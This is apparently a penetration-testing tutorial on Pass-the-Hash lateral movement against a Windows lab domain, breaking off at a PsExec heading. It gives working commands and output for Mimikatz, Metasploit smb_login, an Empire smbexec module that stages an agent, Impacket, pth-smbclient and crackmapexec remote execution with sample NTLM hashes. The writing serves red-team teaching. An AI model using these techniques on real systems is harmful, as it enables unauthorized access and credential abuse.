Ignite Technologies

PASS THE HASH

Lateral Movement

WWW.HACKINGARTICLES.IN

Table of Contents

Abstract

If you have been in the Information Security domain anytime in the last 20 years, you may have heard about Pass-the-Hash or PtH attack. It is very effective and it punishes very hard if ignored. This was so effective that it led Microsoft Windows to make huge changes in the way they store credentials and use them for authentication. Even after so many changes, updates, and patches PtH is a problem that just won't go. Let's look into it.

History of PtH

One of the first things that I learned in exploitation was after gaining the session, one should hunt for credentials and/or hashes. It is one of the fundamental activities that an attacker performs after the initial exploit. From a Red Teamer's perspective, PtH is a part of the Lateral Movement. After gaining hashes it is up to the attacker to what they decide to do with the hash. They can try their hand at cracking it. But as we all know that it is difficult, time-consuming, and still no guarantee of gaining the correct password. Then there is this other way. During authentication, the basic procedure is the password is collected from the user, then it is encrypted and then the encrypted hash of the correct password is used for future authentication. After the initial authentication, Windows keeps the hash in its memory so that the user doesn't have to enter the password again and again. During Credential Dumping, we see that we have extracted lots and lots of hashes. Now as an attacker we don't know the password. So, during the authentication, we provide the hash instead of the password. Windows compares the hashes and welcomes the attacker with open arms. This is what a Pass-the-Hash attack is in a nutshell.

Microsoft's "Fix"

Microsoft replaced RC4 encryption with AES encryption as well as the Credential Guard was introduced. This led many users to believe that PtH attacks are gone for good. But the reality was different. These changes made the attacks difficult to perform but they never really solved the problem at its core. This changes that were introduced made some techniques and tools useless. But some were still working. This created a sense of confusion among the community. I hope I will be able to shed some light on these.

Introduction to Hashing and NTLM

A cryptographic Hash function is an algorithm that takes an arbitrary block of data and returns a fixed-size bit string, the hash value, such that a change in data will change the hash value. In other words, this means that you take a block of text in our case the password and run it through some magic function and if you made a small change in the password you would end up with a completely different value.
Microsoft ever since the release of Windows 10 uses the NTLMv2 authentication protocol. Single Sign-On system was also introduced which keeps the credentials cached in the memory so that it can later be used.

Working of PtH

PtH attack works in 2 steps

1. **Extraction of hashes** – This can be done from a machine that the attacker directly attacked or from the machine that was in the same network as the compromised machine.
2. Using the hashes to **gain access** to the compromised machine or another machine.

The NTLM is a suite of Microsoft security protocol that provides authentication, integrity, and confidentiality to users. The NT hash is the 16-byte result of the Unicode password sent through the MD4 hash function.

Note:

This article focuses on using the hash to bypass authentication or Passing the Hash. It doesn't teach how to get those hashes. You could refer to the Credential Dumping series of articles to learn about the extraction of hashes.

Extraction of Hashes

- **Credential Dumping: SAM**
- **Credential Dumping: NTDS.dit**
- **Credential Dumping: Local Security Authority (LSA|LSASS.EXE)**

Note: Windows 7 and higher with KB2871997 require valid domain user credentials or RID 500 administrator hashes.

Zeros instead of LM Hashes

As from the release of Windows 10 the Microsoft made the change that LM hashes are not used anymore. But the tools that we are going to use in the practical are being used since the old NT and LM times. So, in those tools, we will be using a string of 32 zeros instead of the LM hash.

Configurations used in Practical

Attacker Machine

- **OS:** Kali Linux 2020.1
- **IP Address:** 192.168.1.112


Target Machine

- **Server**
  - **OS:** Windows Server 2016
  - **IP Address:** 192.168.1.105
  - **Domain:** ignite.local
  - **User:** Administrator
- **Client**
  - **OS:** Windows 10
  - **IP Address:** 192.168.1.106
  - **User:** Yashika

Pass-the-Hash Attacks

PtH attacks can work over a large number of scenarios and technologies. First, we will discuss the PtH attacks over famous protocols and technologies and then we will give a brief introduction about the different toolkits that help us in performing the PtH attacks. We will be performing attacks over protocols like SMB, PsExec, WMI, RPC, RDP. This should be noted that this attack is limited to the user that it uses the hashes of. Suppose the hashes that were passed don't have much permission then the attacker is also limited to that extent. Before moving onto different technologies or protocols, Let's perform a PtH using Mimikatz. Mimikatz is the ultimate tool when it comes to getting toe to toe with Windows Security. We used the Administrator and the Hash. We need to also mention the domain as well. This task requires elevated privilege and we need to perform the privilege debug as well. We used the NTLM hash which is stored as the RC4 hash. We can see that the mimikatz tells us that the RC4 hashes. After the completion, it opens a command prompt as shown in the image given below, as the user Administrator.

```
privilege::debug
sekurlsa::pth /user:Administrator /domain:ignite.local
/ntlm:32196B56FFE6F45E294117B91A83BF38
```



```
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:ignite.local /ntlm:32196B56FFE6F45E294117B91A83BF38
user    : Administrator
domain  : ignite.local
program : cmd.exe
impers. : no
NTLM    : 32196b56ffe6f45e294117b91a83bf38
  |  PID  6540
  |  TID  6476
  |  LSA Process is now R/W
  |  LUID 0 ; 2324646 (00000000:002378a6)
  \_ msv1_0   - data copy @ 000002198B0B0880 : OK !
  \_ kerberos - data copy @ 000002198B0C7068
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000002198A805E58 (32) -> null
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
ignite\administrator

C:\Windows\system32>
```


PtH Over SMB

Over the network that the protocol that does most of the heavy lifting is the SMB protocol. We will start with basic methods like Metasploit.

Metasploit: smb_login

Metasploit has an auxiliary that is used for logging into the network through the SMB. It requires a set of options that are needed to be defined. We decided to use the dictionary for users and hashes. We collected a bunch of hashes and usernames in our initial enumeration and then used them with this exploit that will perform the attack telling us that which of the users and hash combination can be used for the logging in on the particular Machine in the Network.

```
use auxiliary/scanner/smb/smb_login
set rhosts 192.168.1.105
set user_file user.txt
set pass_file pass.txt
set smbdomain ignite
exploit
```




```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.105
rhosts ⇒ 192.168.1.105
msf5 auxiliary(scanner/smb/smb_login) > set user_file user.txt
user_file ⇒ user.txt
msf5 auxiliary(scanner/smb/smb_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf5 auxiliary(scanner/smb/smb_login) > set smbdomain ignite
smbdomain ⇒ ignite
msf5 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.1.105:445     - 192.168.1.105:445 - Starting SMB login bruteforce
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03',
[!] 192.168.1.105:445     - No active DB -- Credential data will not be saved!
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38',
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:259745CB123A52AA2E693AAACCA2DB52',
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:89551ACFF8895768E489BB3054AF94FD',
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: 'ignite\Raj:00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38',
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: 'ignite\Aarti:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03'
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: 'ignite\Yashika:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03'
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: 'ignite\Administrator:00000000000000000000000000000000:64FBAE31CC352FC26AF97CBDEF151E03',
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: 'ignite\Administrator:00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38'
[*] 192.168.1.105:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

Empire: Invoke_smbexec


For the people who cringe on Metasploit, PowerShell Empire has your back. There is a lateral movement module that is loosely based on Invoke-SMBExec.ps1 can also be used to login using the hash of the user. We will be using the Administrator user with its hash for this practical. As we discussed earlier that Windows now don't use the LM hash, so we will use the sequence of 32 zeros in place of the LM hash. After providing the various options we execute the module as shown in the image given below.

```
usemodule lateral_movement/invoke_smbexec
set ComputerName WIN-S0V7KMTVLD2.ignite.local
set Username Administrator
set Hash
00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
set Listener http
execute
```



```
(Empire: VHTBWURA) > usemodule lateral_movement/invoke_smbexec
(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName WIN-S0V7KMTVLD2.ignite.local
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username Administrator
(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
(Empire: powershell/lateral_movement/invoke_smbexec) > execute
[*] Tasked VHTBWURA to run TASK_CMD_WAIT
[*] Agent VHTBWURA tasked with task ID 2
[*] Tasked agent VHTBWURA to run module powershell/lateral_movement/invoke_smbexec
(Empire: powershell/lateral_movement/invoke_smbexec) >
Command executed with service VNLHXMSUPIDWAXFQPPPI on WIN-S0V7KMTVLD2.ignite.local



[*] Sending POWERSHELL stager (stage 1) to 192.168.1.105
[*] New agent ZLBRUF5M checked in
[+] Initial agent ZLBRUF5M from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to ZLBRUF5M at 192.168.1.105
```

The attack works successfully and gave us a session for the user Administrator. We ran the ipconfig command to verify the session as shown in the image below.




```
(Empire: ZLBRUF5M) > ipconfig
[*] Tasked ZLBRUF5M to run TASK_SHELL
[*] Agent ZLBRUF5M tasked with task ID 1
(Empire: ZLBRUF5M) >
Description      : Intel(R) 82574L Gigabit Network Connection
MACAddress       : 00:0C:29:1F:07:D8
DHCPEnabled      : False
IPAddress        : 192.168.1.105
IPSubnet         : 255.255.255.0
DefaultIPGateway : 192.168.1.1
DNSServer        : 192.168.1.105
DNSHostName      : WIN-S0V7KMTVLD2
DNSSuffix        : ignite.local
```

Impacket: smbclient.py

Impacket is one of the most versatile toolkits which help us during our interaction with the Servers. The simplicity of getting work done in just a single line of command is what makes it special for me. Impacket Toolkit has the smbclient.py file which can help the attacker interact with the SMB. It usually requires the password for the login but I thought what if we give it the hash. It was no surprise that this Impacket script didn't let me down. Again, we used the hash with the zeros just to be safe. It requires the username, hashes, domain. It also requires the IP Address as we are running it on Kali Linux and Kali is not part of the internal network of the Domain Controller.

```
python smbclient.py -hashes
00000000000000000000000000000000:32196B56FFE6F45E294117B91A8
3BF38 ignite/Administrator@192.168.1.105
```




```
root@kali:~/impacket/examples# python smbclient.py -hashes 00000000000000000000000000000000:3
2196B56FFE6F45E294117B91A83BF38 ignite/Administrator@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# info
Version Major: 10
Version Minor: 0
Server Name: WIN-S0V7KMTVLD2
Server Comment:
Server UserPath: c:\
Simultaneous Users: 16777216
```

After connecting you can run a bunch of commands to interact with the SMB. Read more: **Impacket Guide: SMB/MSRPC**

PTH-smbclient

PTH is a toolkit inbuilt in Kali Linux. We will talk about it a bit later. But it can also perform the PtH attack over SMB services. It also requires the same basic information to perform the attack. It requires the domain, Username, IP Address, and Password. We gave the password hash as shown in the image below and we can see that it provides the access of the targeted system. This is a nice fast script that can perform PtH attacks

```
pth-smbclient -U
ignite/Administrator%00000000000000000000000000000000:32196B
56FFE6F45E294117B91A83BF38 //192.168.1.105/c$
```




```
root@kali:~# pth-smbclient -U ignite/Administrator%00000000000000000000000000000000:32196B56FFE6
F45E294117B91A83BF38 //192.168.1.105/c$
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Try "help" to get a list of possible commands.
smb: \> dir
  $Recycle.Bin                       DHS        0  Wed Apr 15 08:27:07 2020
  bootmgr                           AHSR   384322  Sat Jul 16 09:18:08 2016
  BOOTNXT                            AHS        1  Sat Jul 16 09:18:08 2016
  Documents and Settings             DHS        0  Wed Apr 15 20:55:23 2020
  hacked                               D        0  Thu Apr 30 12:59:26 2020
  inetpub                              D        0  Mon Apr 20 07:49:45 2020
  pagefile.sys                       AHS 1342177280  Thu Apr 30 13:21:52 2020
  PerfLogs                             D        0  Thu Apr 30 09:26:33 2020
  Program Files                       DR        0  Tue Apr 21 16:03:29 2020
  Program Files (x86)                  D        0  Wed Apr 15 08:30:59 2020
  ProgramData                         DH        0  Mon Apr 20 08:37:51 2020
  Recovery                           DHS        0  Wed Apr 15 20:55:35 2020
  System Volume Information          DHS        0  Sun Apr 19 16:57:51 2020
  Users                               DR        0  Wed Apr 15 08:26:57 2020
  Windows                              D        0  Thu Apr 30 13:56:26 2020

                15583487 blocks of size 4096. 10101760 blocks available
smb: \>
```

Crackmapexec

Crackmapexec is my favourite tool, the ability and the speed at which it performs tasks is astonishing. We can perform a PtH attack and execute commands on the target machine using crackmapexec. It requires the IP Address, Username, Password, and the command that we want to execute. We can use the hash instead of the password. We didn't use the hash with zeros because it can work with the NT hashes easily.

```
crackmapexec smb 192.168.1.105 -u Administrator -H
32196B56FFE6F45E294117B91A83BF38 -x ipconfig
```



```
root@kali:~# crackmapexec smb 192.168.1.105 -u Administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7K
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator 32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Executed command
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Windows IP Configuration
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Ethernet adapter Ethernet0:
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Connection-specific DNS Suffix  . :
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IPv4 Address. . . . . . . . . . . : 192.168.1.105
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Subnet Mask . . . . . . . . . . . : 255.255.255.0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Default Gateway . . . . . . . . . : 192.168.1.1
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Media State . . . . . . . . . . . : Media disconnected
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Connection-specific DNS Suffix  . :
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Tunnel adapter Local Area Connection* 3:
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Media State . . . . . . . . . . . : Media disconnected
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Connection-specific DNS Suffix  . :
root@kali:~#
```

Read More about Crackmapexec: **Lateral Moment on Active Directory: CrackMapExec**


PtH over PsExec

